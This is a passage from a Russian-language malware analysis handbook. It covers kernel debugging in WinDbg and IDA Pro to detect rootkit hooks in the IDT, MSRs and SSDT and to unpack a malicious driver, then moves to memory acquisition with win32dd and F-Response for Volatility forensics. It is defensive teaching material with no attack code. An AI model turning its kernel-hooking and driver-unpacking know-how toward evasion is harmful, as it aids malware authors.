msr[176] = 00000000`804de6f0

kd> ln 804de6f0
(804de6f0)   nt!KiFastCallEntry
```

Авторы выбрали элемент `0x2E` таблицы IDT и регистр MSR `0x176`, поскольку руткиты часто перезаписывают именно их. Но вредоносные действия возможны и через другие значения. Сценарии Laboskopia выводят более полный перечень. Пример дополнительных сведений об IDT:

```
kd> !!display_all_idt

####################################
# Interrupt Descriptor Table (IDT) #
####################################

Processor 00
Base : 8003F400    Limit : 07FF

Int   Type    Sel : Offset   Attrib Symbol/Owner
----  ------  -------------  ------ ------------
002A  IntG32  0008:804DEB92  DPL=3  nt!KiGetTickCount (804deb92)
002B  IntG32  0008:804DEC95  DPL=3  nt!KiCallbackReturn (804dec95)
002C  IntG32  0008:804DEE34  DPL=3  nt!KiSetLowWaitHighThread (804dee34)
002D  IntG32  0008:F8964F96  DPL=3  SDbgMsg+0xf96 (f8964f96)
002E  IntG32  0008:804DE631  DPL=3  nt!KiSystemService (804de631)
002F  IntG32  0008:804E197C  DPL=0  nt!KiTrap0F (804e197c)
[...]
```

Следующий пример выводит MSR:

```
kd> !!display_all_msrs

###################################
# Model-Specific Registers (MSRs) #
###################################

Processor 00
IA32_P5_MC_ADDR                 msr[00000000] = 0
IA32_P5_MC_TYPE                 msr[00000001] = 0
IA32_MONITOR_FILTER_LINE_SIZE   msr[00000006] = 0
IA32_TIME_STAMP_COUNTER        *msr[00000010] = 000066ce`0366c49c
IA32_PLATFORM_ID               *msr[00000017] = 21520000`00000000
IA32_APIC_BASE                 *msr[0000001B] = 00000000`fee00900
MSR_EBC_HARD_POWERON            msr[0000002A] = 0
MSR_EBC_SOFT_POWERON            msr[0000002B] = 0
MSR_EBC_FREQUENCY_ID            msr[0000002C] = 0
IA32_BIOS_UPDT_TRIG             msr[00000079] = 0
IA32_BIOS_SIGN_ID              *msr[0000008B] = 00000008`00000000
IA32_MTRRCAP                   *msr[000000FE] = 00000000`00000508
IA32_SYSENTER_CS               *msr[00000174] = 00000000`00000008
IA32_SYSENTER_ESP              *msr[00000175] = 00000000`f8974000
IA32_SYSENTER_EIP              *msr[00000176] = 00000000`804de6f0
                                       nt!KiFastCallEntry (804de6f0)
[...]
```

Следующий сценарий выводит SSDT и сразу отмечает перехваченные элементы, а не только показывает их адреса. Целевая машина заражена руткитом, перехватывающим `NtEnumerateValueKey` и `NtOpenProcess`, чтобы скрывать файлы и процессы.

```
kd> !!display_system_call

*****************
* Current Table *
*****************

ServiceDescriptor n0
---------------------
    ServiceTable              : nt!KiServiceTable (804e26a8)
    ParamTableBase            : nt!KiArgumentTable (80510088)
    NumberOfServices          : 0000011c

    Index  Args  Check  System call
    -----  ----  -----  -----------
    0000   0006   OK    nt!NtAcceptConnectPort (8058fe01)
    0001   0008   OK    nt!NtAccessCheck (805790f1)
    [...]
    0049   0006  HOOK-> lanmandrv+0x884 (f8b0e884) ##### Original ->
                        nt!NtEnumerateValueKey (80590677)
    004A   0002   OK    nt!NtExtendSection (80625758)
    004B   0006   OK    nt!NtFilterToken (805b0b4e)
    [...]
    0079   000C   OK    nt!NtOpenObjectAuditAlarm (805953b5)
    007A   0004  HOOK-> lanmandrv+0x53e (f8b0e53e) ##### Original ->
                        nt!NtOpenProcess (805717c7)
    007B   0003   OK    nt!NtOpenProcessToken (8056def5)
    007C   0004   OK    nt!NtOpenProcessTokenEx (8056e0ee)
    [...]
```

Наконец, команда `!!save_all_reports` объединяет вывод показанных и дополнительных команд в одном текстовом файле для последующего анализа. Файл журнала сохраняется в каталоге `WinDbg.exe`.

Создание собственных сценариев

Коллекцию Laboskopia можно расширить или написать сценарии с нуля. Следующий сценарий WinDbg проверяет зарегистрированные процедуры уведомления; дополнительные сведения приведены в рецепте 17-9. Полный файл `WinDbgNotify.txt` находится на DVD.

```
$$
$$ Example WinDbg script
$$

r $t0 = poi(nt!PspCreateThreadNotifyRoutineCount);
r $t1 = poi(nt!PspCreateProcessNotifyRoutineCount);
r $t2 = poi(nt!PspLoadImageNotifyRoutineCount);

.printf "No. thread start callbacks: %x\n", @$t0;
r $t3 = 0;
.while (@$t3 < 8)
{
    r $t4 = poi(nt!PspCreateThreadNotifyRoutine + (@$t3 * 4));
    .if (@$t4 != 0) {
        .printf "%x => %x\n", @$t3, @$t4;
    }
    r $t3 = @$t3 + 1;
}

.printf "No. process start callbacks: %x\n", @$t1;
r $t3 = 0;
.while (@$t3 < 8)
{
    r $t4 = poi(nt!PspCreateProcessNotifyRoutine + (@$t3 * 4));
    .if (@$t4 != 0) {
        .printf "%x => %x\n", @$t3, @$t4;
    }
    r $t3 = @$t3 + 1;
}

.printf "No. image load callbacks: %x\n", @$t2;
r $t3 = 0;
.while (@$t3 < 8)
{
    r $t4 = poi(nt!PspLoadImageNotifyRoutine + (@$t3 * 4));
    .if (@$t4 != 0) {
        .printf "%x => %x\n", @$t3, @$t4;
    }
    r $t3 = @$t3 + 1;
}
```

Если `WinDbgNotify.txt` помещён в каталог `MyScript`, вызовите его так:

```
kd> $$><MyScript/WinDbgNotify.txt

No. thread start callbacks: 0
No. process start callbacks: 0
No. image load callbacks: 1
0 => e13cdb37
```

Вывод показывает, что в целевой системе зарегистрирована одна процедура обратного вызова загрузки образа. Следовательно, процедура по адресу `e13cbd37` будет выполняться при загрузке DLL процессами. Сценарий можно усовершенствовать: выполнить обратный поиск адреса и вывести владеющий им драйвер или даже дизассемблировать функцию.

Рецепт 14-12. Отладка ядра в IDA Pro

В новые версии IDA Pro входит плагин WinDbg, объединяющий доступ к удалённому ядру через механизм WinDbg с графическим интерфейсом, языками сценариев и плагинами IDA. В этом рецепте показана настройка плагина WinDbg для IDA и способы упростить работу с его помощью.

Сначала соедините отладочную и целевую машины по указаниям рецепта 14-3 или 14-4. Полезно также ознакомиться с руководством сотрудников Hex-Rays и дополнительной записью об отладке ядра VMware посредством отладчика GDB в IDA, доступными на сайте Hex-Rays.[17]

Установление соединения

1. Откройте IDA Pro и выберите плагин WinDbg, как показано на рисунке 14-15.



Рисунок 14-15. Выбор плагина WinDbg в IDA Pro

2. Настройте параметры отладки. В частности, измените строку **Connection string**, указав порт или канал, настроенный в виртуальной машине. Затем включите **Kernel mode debugging** и укажите путь к каталогу Debugging Tools, содержащему `dbgeng.dll`, как показано на рисунке 14-16. Если в целевой системе планируется запуск вредоносной программы, загружающей драйвер ядра, установите флажок **Stop on library load/unload** в окне **Debugger setup**.




Рисунок 14-16. Настройка параметров отладки

3. Примите соединение. После успешного подключения к целевой системе IDA покажет возможность присоединиться к удалённому ядру, как на рисунке 14-17. Нажмите **OK**.



Рисунок 14-17. Подтверждение подключения к ядру

Теперь ядро можно исследовать через наглядный интерфейс. На рисунке 14-18 отмечены важнейшие области каждого окна.




Рисунок 14-18. Отладка удалённого ядра в IDA Pro

• **IDA View.** Главное окно дизассемблированного кода, в котором просматривают код, устанавливают и удаляют точки останова, присваивают имена переменным и выполняют другие действия.
• **Debugger controls.** Элементы продолжения, приостановки и остановки выполнения, пошагового входа и обхода и так далее. Для всех элементов управления также существуют сочетания клавиш.
• **Modules.** Список загруженных драйверов ядра с базовыми адресами и размерами.
• **Symbols.** После выбора загруженного драйвера на вкладке **Modules** открывается вкладка, подобная показанной справа вверху, где можно просматривать символы выбранного модуля.
• **WinDbg shell.** Полный доступ к командной оболочке WinDbg.

Настройка библиотек типов

При открытии файла IDA Pro обычно загружает библиотеки типов с заранее определёнными структурами и перечислениями. Однако при отладке ядра библиотеки типов нужно загрузить вручную. Выберите **View > Open subviews > Type Libraries**, затем нажмите **Insert** либо щёлкните пустое окно правой кнопкой мыши и выберите **Load type library**. Как минимум добавьте следующие библиотеки:

• `ntddk`: MS Windows `<ntddk.h>`;
• `ntapi`: MS Windows NT 4.0 Native API `<ntapi.h><ntdll.h>`;

• `wnet`: MS Windows DDK `<wnet/windows.h>`;
• `mssdk`: MS SDK (Windows XP).

После загрузки библиотек типов найдите на вкладке **Symbols** функцию `IopLoadDriver`, вызывающую точку входа загруженного драйвера (см. рецепт 14-8). Затем выполните текстовый поиск `call *dword ptr*` и найдите в `IopLoadDriver` точную инструкцию, передающую управление точке входа. Известно, что она обращается к `_DRIVER_OBJECT`; после импорта правильных библиотек типов можно назначить обозначения, как показано на рисунке 14-19.



Рисунок 14-19. Инструкция IopLoadDriver, вызывающая точку входа драйвера

Распаковка драйвера

Следующий пример предполагает знакомство с рецептом 14-9: распаковывается тот же драйвер, но теперь через графический интерфейс IDA. Загрузите вредоносный драйвер в целевой системе и одиночным шагом IDA (**F7**) перейдите от точки останова в `IopLoadDriver` к точке входа загруженного драйвера. Функцию точки входа можно узнать по первому этапу распаковки.

Чтобы разрешить драйверу распаковаться и перейти к следующему этапу декодирования, щёлкните правой кнопкой строку `jmp edx` и выберите **Run to cursor**. Как показано в рецепте 14-9, для следующей функции этот шаг нужно повторить, поскольку упаковка имеет два слоя. После достижения распакованной точки входа и назначения имён и обозначений результат должен выглядеть как на рисунке 14-20.




Рисунок 14-20. Распакованный драйвер с обозначениями

Сноски

[1] [назад] http://technet.microsoft.com/en-us/sysinternals/bb897415.aspx
[2] [назад] http://support.microsoft.com/kb/317521
[3] [назад] http://www.microsoft.com/whdc/driver/tips/Debug_Vista.mspx
[4] [назад] http://dvlabs.tippingpoint.com/blog/2008/11/06/mindshare-finding-executable-images-in-windbg
[5] [назад] http://windbg.info/doc/2-windbg-a-z.html
[6] [назад] http://windbg.info/doc/1-common-cmds.html
[7] [назад] http://www.microsoft.com/whdc/driver/tips/PoolMem.mspx
[8] [назад] http://support.microsoft.com/kb/298102
[9] [назад] http://blogs.technet.com/markrussinovich/archive/2009/07/08/3261309.aspx
[10] [назад] http://www.dfrws.org/2006/proceedings/2-Schuster.pdf
[11] [назад] http://support.microsoft.com/kb/251192
[12] [назад] http://www.codeproject.com/KB/system/DLoad.aspx
[13] [назад] http://www.inreverse.net/?p=327
[14] [назад] http://www.threatexpert.com/reports.aspx?page=1&find=windev
[15] [назад] http://blogs.msdn.com/debuggingtoolbox/default.aspx
[16] [назад] http://www.laboskopia.com/download/SysecLabs-Windbg-Script.zip
[17] [назад] http://www.hexblog.com/2009/02/advancedwindowskerneldebugg.html

Глава 15. Криминалистический анализ памяти с Volatility

Криминалистический анализ памяти означает поиск и извлечение криминалистических артефактов из физической памяти компьютера, также называемой RAM. Пока система работает, RAM содержит критически важные сведения о её текущем состоянии. Захватив полную копию RAM и исследовав её на другом компьютере, можно восстановить состояние исходной системы: выполнявшиеся приложения, файлы, к которым они обращались, активные сетевые соединения и множество других артефактов. Поэтому анализ памяти чрезвычайно важен при реагировании на инциденты.

Однако анализ памяти полезен и для распаковки, выявления руткитов и обратной разработки вредоносных программ. В этой главе представлены инструменты захвата памяти и начальные методы исследования полученных образов с помощью Volatility.

Получение образа памяти

До создания дампа памяти целевой машины необходимо выбрать инструмент захвата. Большинство средств одинаково надёжно работает при разных архитектурах, версиях операционной системы и объёмах физической памяти, но существуют исключения. Попытка снять память 64-разрядной машины с 8 Гбайт RAM инструментом, поддерживающим только 32-разрядные машины и не более 4 Гбайт RAM, может вызвать синий экран смерти (BSOD) и уничтожить больше доказательств, чем удастся собрать.

Нужно также выбрать место хранения образа. При записи непосредственно на жёсткий диск заражённой машины можно уничтожить артефакты в неиспользуемых хвостах кластеров или нераспределённом пространстве. Запись на съёмный носитель требует разрешить операции записи, из-за чего вредоносная программа может распространиться, скопировав себя на этот носитель. Передача вывода на сетевой диск или удалённую машину, в свою очередь, создаёт для вредоносной программы возможность атаковать другие системы той же сети.

Рецепт 15-1. Создание дампа памяти с помощью MoonSols Windows Memory Toolkit

MoonSols Windows Memory Toolkit,[1] ранее называвшийся win32dd, создан Маттьё Сюишем и поддерживает захват памяти в 32- и 64-разрядных версиях Windows XP, 2003, 2008, Vista, 2008 R2 и 7. Среди полезных возможностей комплекта:

• вычисление хешей MD5, SHA-1 и SHA-256;
• серверный компонент для передачи дампов памяти по сети;
• три способа отображения памяти, включая широко известное обращение к `\Device\PhysicalMemory`;
• преобразование полных дампов памяти в аварийные дампы Microsoft, доступные для анализа отладчиками Microsoft (см. главу 14);
• преобразование файлов гибернации в дампы памяти.

Профессиональная версия поддерживает сценарии, снятие памяти дополнительных версий ОС, преобразование из архитектуры x64 и другие функции.

Применение MoonSols/win32dd

Загрузите комплект и распакуйте архив. По умолчанию `win32dd.exe` и `win32dd.sys` находятся в одном каталоге; там же находятся `win64dd.exe` и `win64dd.sys`. Это расположение необходимо сохранить, иначе EXE-файл не найдёт SYS-файл. Синтаксис `win32dd.exe` выглядит так:

```
F:\> win32dd.exe /?

win32dd - 1.3.1.20100417 - (Community Edition)
Kernel land physical memory acquisition
Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>

Usage: win32dd [options]
  Option       Description
  ------       -----------
  /f <file>    File destination.
  /r           Create a Raw memory dump file. (default)
  /d           Create a Microsoft memory crash dump file. (WinDbg compliant, XP and
               later only).
  /c <value>   Memory content.
                  0 - Microsoft memory crash dump file.
                  1 - Full physical address space. (default)
                  2 - Memory manager physical memory block.
  /m <value>   Mapping method for either /d or /r option.
                  0 - MmMapIoSpace().
                  1 - \\Device\\PhysicalMemory.
                  2 - PFN Mapping. (default)
  /e           Create a Microsoft hibernation file. (local only, reboot)
  /k           Create a Microsoft memory crash dump file (BSOD).
               (local only, reboot)
  /s <value>   Hash function to use.
                  0 - No hashing algorithm. (default)
                  1 - SHA1 algorithm.
                  2 - MD5 algorithm.
                  3 - SHA-256 algorithm.
  /y <value>   Speed level.
                  0 - Normal.
                  1 - Fast.
                  2 - Sonic.
                  3 - Hyper sonic. (default)
  /t <addr>    Remote host or address IP.
  /p <port>    Port, can be used with both /t and /l options. (default: 1337)
  /l           Server mode to receive memory dump remotely.
  /a           Answer "yes" to all questions.
  /?           Display this help.
```

Чтобы сохранить вывод в `mem.dmp` в каталоге `win32dd.exe` и вычислить SHA-1 созданного файла, используйте следующий синтаксис:

```
F:\>win32dd.exe /f mem.dmp /s 1
```

Вывод показывает конфигурацию памяти компьютера, включая общий размер адресного пространства, размер отдельной страницы памяти и время захвата.

```
Name                        Value
----                        -----
File type:                  Raw memory dump file
Acquisition method:         PFN Mapping
Content:                    Memory manager physical memory block

Destination path:           mem.dmp

O.S. Version:               Microsoft Windows XP Professional
   Service Pack 3 (build 2600)
Computer name:              JASONRESACC69
```

```
Physical page size:         4096 bytes
Minimum physical address:   0x0000000000001000
Maximum physical address:   0x000000001FFEF000
Address space size:         536805376 bytes ( 524224 Kb)

--> Are you sure you want to continue? [y/n]
Acquisition started at:     [9/11/2009 (DD/MM/YYYY) 20:44:20 (UTC)]

Processing....Done.

Acquisition finished at:  [2009-11-09 (YYYY-MM-DD) 20:44:41 (UTC)]
Time elapsed:             0:21 minutes:seconds (21 secs)

Created file size:          536805376 bytes (    511 Mb)

SHA1: AA29AABD350BB03DB454C169EE91B6D73729EF15
```

Для сохранения дампа непосредственно на другой машине сначала запустите на принимающей машине серверный экземпляр `win32dd.exe`. Определите её IP-адрес и запустите сервер:

```
F:\>ipconfig

Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . :
IP Address. . . . . . . . . . . . : 10.211.55.5
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 10.211.55.1

F:\>win32dd.exe /l /f mem.dmp
  win32dd - 1.3.1.20100417 - (Community Edition)
  Kernel land physical memory acquisition
  Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
  Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>

Remote server:              0.0.0.0:1337
```

По умолчанию `win32dd.exe` прослушивает все интерфейсы на TCP-порту 1337. Порт можно изменить ключом `/p` при запуске сервера. Затем на целевой машине, память которой требуется получить, укажите `win32dd.exe` подключиться к серверу и передать дамп:

```
F:\>win32dd.exe /t 10.211.55.5 /s 1
```

Как и в первом примере, здесь вычисляется SHA-1 дампа. На серверной машине проверьте хеш, чтобы убедиться в отсутствии ошибок передачи.

> **Примечание.** Для захвата образов памяти можно также применять KnTTools Джорджа М. Гарнера-младшего,[2] FastDump Pro компании HBGary[3] и `MemoryDD.bat` компании Mandiant, входящий в Memoryze.[4]

Рецепт 15-2. Удалённый захват памяти только для чтения с помощью F-Response

F-Response,[5] созданный Мэттом Шенноном, предоставляет доступ только для чтения к физическим носителям удалённого компьютера, включая физическую память. На целевой машине развёртывается автономный одноразовый агент. Он реализует изменённую F-Response версию протокола iSCSI, блокирующую запись на целевой носитель и предотвращающую случайные изменения при захвате и анализе.

F-Response совместим с любым криминалистическим ПО, способным анализировать диски или память. Например, диски целевой системы можно подключить по сети и исследовать на аналитической машине с помощью The Sleuth Kit,[6] X-Ways,[7] EnCase[8] или FTK.[9]

Что важнее для этой главы, F-Response позволяет подключить RAM по сети и исследовать её с аналитической машины. В докладе «Upping the 'Anti': Using Memory Analysis to Fight Malware»[10] Мэтт Шеннон и Аарон Уолтерс представили Voltage, объединяющий возможности F-Response и Volatility. Он позволяет обнаруживать изменения памяти в реальном времени на всех компьютерах предприятия без перезагрузки, выключения, физического посещения машин и риска нарушить их работу.

Применение F-Response

Действия зависят от приобретённой редакции F-Response. На рисунке 15-1 показан агент Field Kit Edition, запускаемый на целевой машине. После ввода параметров необходимо подключиться к целевой машине, в примере `192.168.1.129` на TCP-порту 3260.

С аналитической станции подключитесь к цели посредством инициатора iSCSI Microsoft. Физические диски и память целевой машины станут доступны по сети. Например, диск `C:` цели может быть подключён как `F:`, а её память - как `G:`. Затем запустите нужное криминалистическое ПО на аналитической станции и направьте его на диск `F:` или `G:`. Подключение возможно также из Mac OS X или Unix/Linux через iSCSI соответствующей платформы.

